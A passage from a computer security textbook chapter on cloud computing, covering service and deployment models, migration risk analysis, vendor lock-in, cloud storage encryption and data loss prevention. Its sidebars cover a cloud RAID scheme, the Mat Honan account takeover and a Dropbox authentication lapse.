


FIGURE 8-1 Cloud Service Models

Software as a service: applications in the cloud

In the second service model, called **platform as a service** (PaaS), the customer has his or her own applications, but the cloud affords the languages and tools for creating them. Again, the customer has no control over the infrastructure that underlies the tools but may have some say in infrastructure configuration.

Platform as a service: languages and tools to support application development in the cloud

In the third service model, called **infrastructure as a service** (IaaS), the cloud offers processing, storage, networks, and other computing resources that enable customers to run any kind of software. Here, customers can request operating systems, storage, some applications, and some network components.

Infrastructure as a service: processing, storage, network components in the cloud

Deployment Models

There are many different definitions of clouds, and many ways of describing how clouds are deployed. Often, four basic offerings are described by cloud providers: private clouds, community clouds, public clouds, and hybrid clouds.

Cloud computing implies export of processor, storage, applications, or

other resources. Sharing resources increases security risk.

A **private cloud** has infrastructure that is operated exclusively by and for the organization that owns it, but cloud management may be contracted out to a third party. A **community cloud** is shared by several organizations and is usually intended to accomplish a shared goal. For instance, collaborators in a community cloud must agree on its security requirements, policies, and mission. It, too, may farm out cloud management to another organization. A **public cloud**, available to the general public, is owned by an organization that sells cloud services. A **hybrid cloud** is composed of two or more types of clouds, connected by technology that enables data and applications to be moved around the infrastructure to balance loads among clouds.

Thus, cloud software is not business as usual. It must provide services without anchoring in a particular location. It must also be highly modular, with low coupling and easy interoperability—all characteristics of good code, as discussed in [Chapter 3](#).

8.2 Moving to the Cloud

Before moving functionality or data to a cloud, it is important to consider pros and cons. Moving to a cloud can be difficult and expensive, and it can be equally expensive to undo. While every cloud offering presents its own set of risks and benefits, a number of guidelines can help you understand whether your functions and data should be migrated to a cloud environment, as well as which cloud offerings will be most likely to meet your security needs.

Risk Analysis

Risk analysis should be a part of any major security decision, including a move to cloud services. We discuss risk analysis in detail in [Chapter 10](#), but for now, here are the high-level steps, along with a brief discussion of how each applies to adopting cloud services:

1. *Identify assets.* Moving to a cloud service generally means moving functionality and data. It is important that you document every function and data type that might move to the cloud service, since it's easy to lose track and miss something important.
2. *Determine vulnerabilities.* When considering cloud services, be sure to consider cloud-specific vulnerabilities. These will generally stem from having to access the system through an Internet connection, sharing hardware and networks with potential adversaries, and trusting a cloud provider. Be sure to consider the flipside as well: Not moving to the cloud may mean decreased availability, lower-quality staff that administers systems, and worse patch management.
3. *Estimate likelihood of exploitation.* Many vulnerabilities will be either more or less difficult to exploit in a cloud environment, as well as across different cloud service models and providers. Be sure to consider these differences when weighing your options.
4. *Compute expected loss.* Your expected loss will depend on a variety of factors, including the consequences of successful attacks and your ability to

respond to attacks. Consider how the move to the cloud might influence those factors: Will a typical cloud provider be able to respond to the attack better than your company could? In the case of DDoS, for instance, there's a good chance the answer is yes.

5. *Survey and select new controls.* What matters most in this step is determining what controls the cloud service would need to have in place for your risk to be adequately managed. These may also be controls that you put in place to augment a cloud offering. Do your data need to be encrypted? What logging capabilities will you need from the cloud provider? What about authentication and access control options?

6. *Project savings.* A move to cloud services is often justified by cost savings, but sometimes those savings don't materialize. A company might estimate that they will save \$1M per year on data center costs, but not realize that side effects of the migration will cost them \$1.5M in new security controls. When weighing your options, try to understand all the costs you can expect to incur.

Whether you are for or against moving to a cloud service, a thorough risk analysis will help you carefully consider all options and make a sound, thoughtful argument. Too many companies and government agencies have wasted large sums of money or, worse, experienced catastrophic security breaches because they could not find time for this exercise.

Moving to a cloud model entails risks that must be accounted for.

Cloud Provider Assessment

Assessing cloud providers is a two-step task: The first step is determining your cloud service needs. From a security standpoint, most of your needs will derive directly from the risk analysis we discussed in the previous section. The risk analysis results in a list of necessary security controls, and those controls will make up the bulk of your cloud provider security requirements. While many of the security controls you will need will be specific to your system, here are a few categories that commonly appear:

- Authentication, authorization, and access control options
- Encryption capabilities
- Logging capabilities
- Incident response
- Reliability/uptime

We address the first four categories in much greater depth later in this chapter. Uptime is typically dealt with by a service level agreement (SLA), a contract between providers and customers that sets service performance expectations. SLAs usually guarantee service uptime as a percentage of total time (for example, 99.99 percent uptime), with the service provider paying a penalty if uptime falls below that number.

The second step to assessing cloud providers is determining which providers meet the list of requirements you created in the first step. This can be much more difficult than it

sounds. Cloud providers vary widely in terms of how much information they divulge about security architecture. As a general rule, larger providers are likely to divulge more detail than smaller ones, and IaaS providers are likely to divulge more detail than PaaS or SaaS providers. The reasons for this are practical: Large providers generally have more funding and staff available to address such issues. IaaS services are so complex and customizable that customers need to know how the services are architected, in order to understand how to configure them. In the cases of SaaS and PaaS, many providers document security details only if they think those details will make for good advertising. [Sidebar 8-3](#) (see page [563](#)), on another topic, as a bonus gives an interesting example of a cloud provider advertising a misleading security control.

In addition to reading provider security documentation, you can also conduct security assessments. Unfortunately, a security assessment that is deep enough to be worthwhile will also be very expensive and time consuming, so you probably will not be able to do it with many providers. There are, however, some other options for narrowing the field of providers. One is the U.S. government's Federal Risk and Automation Management Program (FedRAMP), which requires cloud providers to prove compliance with hundreds of security controls in order to do business with the federal government. As the list of FedRAMP-approved providers is publicly available, this can be a valuable input to your assessment. Another standard that provides similar value is the Payment Card Industry Data Security Standard (PCI DSS). Like FedRAMP, PCI DSS compliance requires cloud providers to prove they have a minimum set of adequate security controls in place. There is also an intriguing newer option for assessing cloud provider security: the Cloud Security Alliance (CSA) Security, Trust, and Assurance Registry (STAR). STAR aims to be a comprehensive registry of cloud provider security implementations and offers a number of cloud providers' detailed self-assessments.

Public, Community, Private, or Hybrid?

Choosing a cloud deployment model is perhaps the most fundamental security question you'll ask during the cloud migration process, and it will both drive and be driven by your other security requirements. While private and community clouds are generally more expensive than public ones, the cost difference depends on the size of your organization. If your company or a community of similar companies has enough combined demand to justify one or two large data centers, you can take advantage of some of the same economies of scale that public cloud providers do.

Another consideration is whether your systems are appropriate for public clouds. For instance, if you will have constant, high-bandwidth data transfers between your local servers and your cloud, a private cloud may make more sense. A private or community cloud may also make sense if your data or functions have very strict confidentiality or integrity requirements, since those cloud deployment models mitigate the threat from sharing infrastructure with potential adversaries. You also may be able to use an in-between option, a sort of "community in the public" cloud, such as Amazon's U.S. GovCloud. GovCloud is hosted in Amazon's data centers, but it is only open to U.S. government customers and is built to meet those customers' security and regulatory requirements. As long as you can identify other customers with similar needs, there is infinite potential to customize cloud offerings.

Switching Cloud Providers

One concern that is often ignored when selecting cloud providers is **vendor lock-in**. Vendor lock-in occurs when customers must continue buying a certain type of product from the same vendor they have already been using because the upfront cost of migrating to a different vendor's product line would be significantly higher than the short-term cost of continuing with the existing vendor. This situation most commonly occurs because of incompatibility between vendors. For example, imagine that you have an iPhone and that you've spent \$1,000 on iPhone apps. Now imagine you are considering switching to an Android phone. Your iPhone apps aren't compatible with Android, so to switch, you'll have to spend another \$1,000 to buy new copies of equivalent apps. On top of that, because the iPhone is so tied into other Apple products, you may find yourself needing to replace an iPad and a MacBook to achieve the same functionality you had before. As a result, switching from one phone vendor to another may effectively cost thousands of dollars, or many times the price of the actual phone.

Vendor lock-in inhibits your switching providers.

When you are running a business that relies on cloud services, migrating between service providers can be expensive. Unfortunately, this can become an important security issue because many potential security- and reliability-related events might drive a change in providers:

- Your provider is shown to have a major security vulnerability that cannot be easily repaired.
- Your provider changes its features or API specification so as to no longer be compatible with your requirements.
- Your provider is purchased by another company that is somehow incompatible with your needs, such as a competitor of yours.
- Your provider moves its operations to a foreign country where you are prohibited from maintaining your data.
- Your provider goes out of business.

As a result, understanding your migration options becomes an important security concern when you are considering cloud services.

Different types of cloud services represent different migration challenges. SaaS offerings often present migration challenges by being incompatible with competing services. Many SaaS providers store large quantities of their customers' data in proprietary formats and allow customers to access that data through proprietary APIs. It may not be in some providers' best interest to provide customers with tools to export that data en masse to open formats. Proprietary APIs also mean that any applications a customer has built on top of the SaaS will likely need to be rewritten after the migration to a new provider. Unfortunately, the availability of SaaS offerings that have friendly migration features depends on the application type, so in some cases vendor lock-in may be unavoidable.

PaaS providers offer customers the tools to build hosted cloud applications. They generally allow customers to program using cloud-based compilers (or scripting engines),

APIs, and databases. Below that code, the provider handles every aspect of hosting. As with SaaS, proprietary APIs can present a migration challenge. Luckily, the general-purpose nature of PaaS helps mitigate this issue, since most PaaS providers support common programming languages, libraries, and database tools that customers are already familiar with.

IaaS offerings are the most standardized of the three service models, since they must maintain compatibility with common operating systems and network protocols. ([Sidebar 8-1](#) describes a clever way to take advantage of this fact.) The API challenges are much the same as in the PaaS model, though in this case those APIs focus on control and interaction with IaaS virtual machines (VMs). The VMs themselves are generally easy to migrate because there are tools for converting VMs from just about any standard file format to another. Some VMs, however, can cause problems: IaaS providers offer special-purpose VMs with unique functionality (for example, a firewall product that is otherwise only available as an integrated appliance), and they may have exclusive rights to those products. Complexity may be an issue in switching IaaS providers as well, depending on the extensiveness of the client's network configuration.

Cloud as a Security Control

While moving data and functionality to the cloud does have its risks, cloud services can be valuable security tools in a number of ways. The most obvious is that cloud services are often excellent at mitigating single points of failure. This benefit comes in a few forms.

Cloud computing mitigates the risk of single points of failure.

- *Geographic diversity.* If you have only one data center, you have all sorts of localized threats to worry about: natural disasters, fires, and Internet outages, to name a few. Beyond security issues, having only one data center may unacceptably increase network latency for long-distance communications. Cloud services may be a cost-effective way to diversify geographically. Some providers even allow customers to choose from a list of data centers to house their functions and data; if you have this option, make sure to choose a secondary data center that is far enough away from your primary one that it is exposed to different risks.

Sidebar 8-1 Cloud RAID

In 2010, three researchers at Cornell University devised a clever way to combat vendor lock-in for cloud storage: engaging with multiple cloud storage providers and treating each as a single hard drive in a giant RAID array. In a paper they presented to the ACM Symposium on Cloud Computing [[ABU10](#)], Hussam Abu-Libdeh, Lonnie Princehouse, and Hakim Weatherspoon described a method for striping data across a variety of cloud providers, while maintaining sufficient redundancy across providers to recreate all the data in case one provider became unavailable—a similar approach to the one used on a much smaller scale in RAID 5.

The researchers' prototype tool, Redundant Array of Cloud Storage (RACS),

acts as a proxy for cloud storage requests, then intelligently farms out users' requests to a number of different providers. To help mitigate concerns about the tool becoming a single point of failure, multiple RACS instances can coordinate and act on a single customer's behalf. The researchers estimate that this approach would cost about 11 percent more than traditional cloud storage—mostly owing to the extra data needed for redundancy—but is much cheaper than maintaining two complete copies of data with separate storage providers. Moreover, it greatly reduces the vendor lock-in concern because migrating away from one provider would mean moving only a fraction of your data.

While this research is probably not ready for commercial deployment, it points in an interesting and potentially fruitful direction for managing a variety of cloud migration risks.

- *Platform diversity.* Many of the cyber attacks we discuss in this book are targeted at specific applications, OSs, or protocols. Your cloud providers will likely run OSs, applications, and protocols somewhat different from your own, plus those providers will have them deployed and configured differently. This means they will have a different set of vulnerabilities from yours, decreasing the likelihood that both your systems and your cloud providers' will succumb to the same attack.

- *Infrastructure diversity.* In addition to the software stack, many other potential points of vulnerability will likely differ between you and your cloud provider, including hardware, network configuration, security controls, quality of security staff, IP addresses, and suppliers.

Many companies that move to cloud services will not properly take the risk of single point of failure into account. Instead of using cloud services to mitigate that risk, they will make the cloud services their single points of failure (see [Sidebar 8-2](#) for an example of how dangerous this can be). Even if a cloud provider replicates your service at multiple, geographically diverse data centers, you still have to worry about those data centers sharing many vulnerabilities in common as well as the risk of the provider going out of business. If you decide to mitigate these risks by outsourcing to two cloud providers instead of one, you'll have one more concern to watch out for: Many cloud providers are themselves customers of bigger cloud providers. If one of your cloud providers is selling services to the other, you may not have the redundancy you think you have.

Sidebar 8-2 One Man's Single Point of Failure

In August 2012, journalist Mat Honan had his digital life turned upside down. He was playing with his daughter when his Apple iPhone suddenly shut off. When the phone rebooted, all of his data were gone. Luckily, Honan had set the phone to regularly backup to his Apple laptop, so he wasn't concerned. Soon after he opened the laptop, the screen went gray, and he knew he had a real problem. Before long, Honan discovered that, in addition to his phone, his laptop and Apple iPad had been wiped, and that his Gmail and Twitter accounts had been hacked as well.

Here's an abridged version of how it happened [[HON12](#)]: The hackers started with the original target, which was Honan's Twitter account ("@mat"). The Twitter account linked to his personal website, which in turn listed his Gmail address. When the hackers went to Gmail to attempt to reset Honan's account password, Gmail showed them Honan's obscured emergency alternate email address: m****n@me.com. me.com is owned by Apple. The hackers correctly guessed that the me.com address would be Honan's username for Apple iCloud, a service that ties all of a user's Apple devices together with data stored at Apple's data centers.

Because the hackers had perpetrated attacks like this before, they knew that the only additional information they would need to hack the iCloud account would be Honan's mailing address and the last four digits of his credit card number. The mailing address was easy enough: They just searched the whois record for Honan's website. To get the last four digits of the credit card, the hackers went to Amazon. They correctly assumed that Honan's Amazon username would be his Gmail address and, given that and the information they already had, they were able to trick Amazon into showing them the last four digits of the credit cards associated with the account (for details on this part of the attack, see the *Wired* article [[HON12](#)]).

Once the hackers had those four digits, they had all they needed to get Apple customer service to let them into Honan's iCloud account. Thanks to a very useful iCloud security feature that allows users to remotely wipe Apple devices in the event of theft, the attackers were able to delete all of Honan's data from his devices within minutes.

Perhaps the most amazing part of this story is the way Honan found out how the attack went down: The hackers told him. One of the hackers reached out to him and, in exchange for a promise not to press charges, detailed the whole event.

While one can take a number of valuable security lessons from this story, identifying and eliminating single points of failure is an important one. The obvious single point of failure is the linkage between Honan's devices and his iCloud account. He used his Apple laptop to back up his Apple phone, and he allowed his Apple iCloud account permission to remotely wipe both the laptop and phone. But on top of that, it was because all of his accounts were intertwined—albeit in a nonobvious way—that the attack was even possible.

In addition to mainstream cloud services providing redundancy and diversity to business operation, other cloud services have sprung up to focus specifically on security operations. Many security tools handle massive amounts of traffic and are therefore difficult for customers to outsource to cloud providers (which would require routing all that traffic through the provider), but a few fit nicely in the cloud paradigm:

- *Email filtering.* SMTP already routes email to and from servers all over the Internet, so adding an extra hop to a cloud provider for filtering is very little trouble. Cloud providers remove spam and dangerous attachments before

forwarding email to customers and hold suspicious messages in quarantine so customers can inspect them safely.

- *DDoS protection.* Cloud-based DDoS protection services update your DNS records to insert their servers as proxies between customers' outward-facing services and the Internet. They maintain sufficient bandwidth to handle the flood of attack traffic, and once they detect an attack they begin filtering malicious packets before the packets can reach customers.
- *Network monitoring.* Log analysis and SIEM tools (see [section 6.9](#)) have steep processor, memory, and storage requirements, and require expertise to use effectively. To help companies deal with these issues, some cloud-based solutions have emerged. Customers can forward all their log data to a cloud provider running a SIEM on seemingly limitless infrastructure, and they can alleviate concerns about losing data because they lack storage or having queries take too long because of processor limitations. Customers with log analysis and incident response expertise can remotely log in to the SIEM and use it as though it were running on local hardware. Customers who cannot afford adequate expertise can outsource some or all of their SOC operations to a cloud provider.

8.3 Cloud Security Tools and Techniques

Cloud security is not inherently different from information security generally, but it does present a unique threat vector: shared processing, storage, and communication resources with potential adversaries. As a result, the standard approach to securing cloud services has been to use the same basic tools we discuss elsewhere in this book—encryption, secure programming, network security products, and the like—but adapt them to work with common cloud offerings and to respect the new threats that come from using shared resources.

Data Protection in the Cloud

Using a public cloud service—be it SaaS, PaaS, or IaaS—will likely mean sending private data to the service provider via the Internet and storing private data on the cloud provider's servers. While different cloud service models accord you different degrees of control over security, it is your responsibility to choose cloud offerings that ensure, or allow you to ensure, that your data—as well as those of your partners and customers—are adequately protected from modification and disclosure.

Protecting data in-transit is relatively straightforward, building on technologies you learned about in [Chapter 6](#). If the cloud service is a SaaS or PaaS, communication will likely take place over HTTP, so you will want to choose a provider that requires TLS by default and configures it well (that is, requires cipher suites that are not known to have practical vulnerabilities and that uses a trustworthy CA). While well-configured TLS will be important for IaaS, it is unlikely to be your only form of encrypted communication. For services that communicate outside a protected enclave but do not support TLS, SSH, and VPNs (for example, IPsec) are the standard protection mechanisms. As with TLS, configuration, particularly your choice of cipher suite, can mean the difference between strong and weak security. Like TLS, SSH and many VPN products also support certificates, which, in addition to being a strong form of “something you have”

authentication, can offer the added benefit of **mutual authentication**, allowing the client and server to authenticate each other.

Cloud Storage

While it is natural to mentally associate cloud storage with storage as a service (STaaS) offerings such as Dropbox, the truth is that just about every cloud provider stores customer data. Storage is integral to SaaS offerings that allow customers to upload, share, and sell photos, for instance, as well as to SaaS office suites that let customers create, edit, and share documents. PaaS offerings generally include cloud-hosted databases for storing application data. IaaS providers store customer VMs, network configuration information, and any other data customers might upload.

When considering a cloud solution from a data storage perspective, you should think about a number of security-related issues:

- *How sensitive is the data I'll be storing?* Data sensitivity will be the key factor in determining the encryption and access control capabilities you will require. If you intend to create a publicly available document that anyone can edit, you can use a service that offers no encryption or access control. If you are backing up files that contain private personal information, encryption and access control are critical concerns.
- *Will I need to share the data with anyone and, if so, what kinds of access controls will I require?* Access control options vary greatly across cloud storage offerings. Some offerings allow data to be read by anyone who has a link to it, while others offer an array of options for sharing with other users, and still others allow only the user who created the data to access it. For storage of sensitive information, such as passwords and account numbers, sharing is rarely a desirable feature. For creating a common space that teammates can use to share files for a project, the ability to share access with a specific list of users is a necessity.
- *Are the data subject to export controls or other regulations?* Cloud offerings can make compliance with regulations like export control difficult. Export controls are regulations that restrict the flow of certain sensitive data outside of its native country. Many cloud providers maintain user data in multiple countries, and still more employ citizens of various countries in positions that enable them to view user data. Whatever regulations you need to comply with, you may find it difficult to identify cloud providers who meet your needs, and even more difficult to audit them to ensure they are doing as they claim.

When you use a public cloud service, your data are stored on the same set of storage devices as that of countless other customers. Those other customers pose a threat, and you need to ensure that adequate access controls are in place to protect your data from that threat. While almost any cloud provider will use logical access controls to prevent customers from accessing one another's data, that one layer of security is generally not enough. If that access control fails or an attacker breaches it, your data will be left unprotected. [Sidebar 8-3](#) is an excellent example.

Shared storage involves a threat of access from sharing neighbors.

The minimum requirement for protecting data confidentiality in a public cloud scenario is to use an industry-standard symmetric encryption algorithm such as AES-256, with an individual encryption key for each user. One practical problem for a provider to consider when encrypting large quantities of data using a single key is this: Re-encrypting gigabytes of data with a new key is a time- and resource-intensive process. As a result, the cloud provider should strive to never need to rekey any user's data. Instead, cloud providers might consider the method used for encrypting local hard drives: Generate a strong, random "master" key that is used to encrypt and decrypt the data, and use a different, changeable "user" key to encrypt and decrypt the master key. The user key should be tied directly to the user's password with a password-based key derivation function (KDF), such as PBKDF2 [KAL00]. When a user wants a password-change, the cloud provider can use the KDF to generate a new user key and simply re-encrypt the master key.

Changing cryptographic keys for large amounts of encrypted data is time consuming. A protocol using master and user keys makes changing efficient in use of time.

Of course, if the storage provider maintains users' keys, then the provider's employees, as well as anyone who successfully attacks their servers, can still access users' private data. Users who truly need confidentiality should seek out providers who embrace a "trust no one" (TNO) philosophy and do not maintain keys to access user data.

Sharing cryptographic keys with cloud storage providers potentially exposes sensitive data.

Sidebar 8-3 Dropbox Drops Authentication

For four hours during the afternoon of 19 June 2011, Dropbox, a popular cloud storage service, stopped authenticating users. A coding error caused their login system to begin accepting any password, leaving all user accounts completely vulnerable. This was the second time in a matter of months that security researchers were loudly complaining about Dropbox's authentication issues; in April of that year, security researcher Derek Newton had discovered that simply copying a small database file from a user's hard drive was enough to gain full access to that user's files in Dropbox.

Prior to April 2011, Dropbox had made strong claims about its security. Regarding encryption, the Dropbox website said, "All files stored on Dropbox servers are encrypted (AES256) and are inaccessible without your account password." Regarding privacy, the site claimed that "Dropbox employees aren't able to access user files, and when troubleshooting an account, they only have access to file metadata." Soon after security researcher Christopher Soghoian publicly pointed out that these statements appeared to contradict his

observations of how the site worked, Dropbox softened their statements. In an interview with ChenLi Wang [[KAS11](#)], a Dropbox executive, *TechRepublic* reporter Michael Kassner asked why Dropbox's encryption statement was shortened to the simple, "All files stored on Dropbox servers are encrypted (AES 256)." Wang's response: "We were explaining that there are multiple safeguards on your data: that the files are stored encrypted and in addition, protected by your access credentials. However, a security professional could incorrectly infer that the encryption key comes from the user's password, so we've separated the two points for clarity." The company made a similarly sweeping change to the privacy statement, saying that employees were "prohibited" from viewing users' file contents rather than being unable to do so.

Dropbox's glaring authentication gaffe would have been nearly impossible if they had taken the small additional step of issuing each user a relatively unique, password-derived encryption key. If that had been the case, the coding error might still have exposed user accounts but would almost certainly not have exposed users' stored files. One possible reason Dropbox chose not to do this was economic: Storing files unencrypted, or with all files using the same encryption key, requires much less storage on the part of the service provider because it lets them avoid storing multiple copies of the same file. When thousands of users back up the same version of Windows, for instance, they will all have many files in common. If Dropbox can identify the overlap, they need to store just one copy of each file, then maintain a record of all users who backed that file up, saving a great deal of storage space. Offering users true confidentiality, including from Dropbox itself, would mean sacrificing this money-saving strategy.

The cloud storage services with the strongest security reputations tend to publish their cryptography schemes in detail, and a number of trustworthy, independent security and cryptography researchers regularly review such schemes for correctness. When looking for a cloud storage provider who can protect your confidentiality, be sure you understand, to the extent possible, how they plan to protect your data.

Lastpass, a SaaS product, has a good technical approach for implementing TNO. Lastpass is a password manager, which means it allows customers to store the login information they use to access other websites. Password managers serve a valuable security purpose—helping users create complex and varied passwords without having to remember them all—but only if the login information ("password database") users store in them remains confidential.

As depicted in [Figure 8-2](#), Lastpass accomplishes this by never having users' AES decryption keys, or any information that might lead to those keys, sent to Lastpass servers. Lastpass requires users to log in to a local client using a username and a "master password." To protect the master password, the client uses a form of PBKDF2, salting the master password with random data and hashing it by using a large number (5001 by default) of SHA-256 rounds. The resulting hash, which is the only remnant of a user's master password the Lastpass servers ever see, cannot be used to decrypt the user's

password database, nor can it be used to derive the decryption key. The hash only allows the client to log in to the server and download the encrypted password database. The client derives the decryption key from the master password just as it did the login hash, but using one fewer SHA-256 round (5000 rounds instead of 5001). This clever use of hashing gives customers a strong degree of protection from attacks against the Lastpass service.




FIGURE 8-2 Lastpass TNO Implementation

But what if you need TNO on a cloud storage service that doesn't offer TNO? A product called Boxcryptor offers an intriguing example solution. Boxcryptor is an encryption client that augments generic cloud storage providers such as Dropbox. As shown in [Figure 8-3](#), the Boxcryptor client creates a unique AES encryption key ("file key") for every file a customer uploads to the cloud. It then encrypts the file key by using the customer's unique RSA public key, and stores the encrypted file key with the encrypted file. When a customer wants to retrieve and decrypt a file from cloud storage, the client uses the customer's RSA private key to decrypt the file key, and the file key to decrypt the file. The nice feature of this approach is that it naturally lends itself to file sharing: If a customer wants to share a file with a friend, the Boxcryptor client can encrypt a second copy of the file key by using the friend's RSA public key. This can be repeated with minimal storage cost for more users or groups. Interestingly, but perhaps not surprisingly, the malware known as Cryptolocker, which encrypts victims' files and holds them hostage in exchange for a ransom, uses essentially the same encryption scheme.




FIGURE 8-3 Boxcryptor TNO Implementation

Data Loss Prevention

Data Loss Prevention, or DLP, as described in [Chapter 6](#), can be difficult to accomplish with cloud storage. Part of the way DLP products protect companies from losing sensitive data is by providing appliances that monitor and block traffic at network boundaries. When a company moves data and services to a public cloud, users can access them from outside the company network, completely bypassing those network boundaries.

One way to maintain DLP capability when moving to a public cloud is to force users to go through the company network to get there. Many cloud services give customer companies options to restrict users by source IP address. If a user attempts to log in to the cloud service from home or elsewhere without having an open VPN connection to the company network (that is, without having a company-owned source IP address), the login fails. Some VPNs provide host-scanning capabilities that inspect hosts attempting to log in. These host scanners can be configured to ensure that a malware scan was run recently, that company certificates are present, and that certain applications are running. This feature can be useful for companies that rely on software agents for DLP because the host scanner can prevent systems without enabled DLP agents from logging in.

Another solution for maintaining DLP capability after moving to the cloud is to insert the DLP capability at the network boundaries of the cloud environment. This solution is generally only an option for IaaS deployments because they are usually flexible enough to allow customers to deploy DLP as a VM, as well as to configure their VM networks so that all outgoing traffic must route through that DLP VM.

Cloud Application Security

Writing secure software is no different in a cloud environment than in any other, so [Chapter 3](#) serves as an excellent starting point for this topic. In fact, in many ways, programming is the aspect of cloud that the security community is most experienced with.

Web hosting—a service that allows customers to build custom web applications on top of the service provider’s hardware and software stack—became the first PaaS in the early 1990s, long before the term “cloud” was coined. Ever since that happened, developers have had to learn to protect applications in shared environments.

The biggest adjustment you need to make when writing applications for cloud deployment is to understand how your threats change. Unfortunately, there is no comprehensive list of specific threats you’ll need to worry about, since those will greatly depend on the specific implementation of your cloud environment: the cloud computing platform, configurations, libraries, etc. There are, however, a couple of general threats that come up as a result of the cloud computing paradigm:

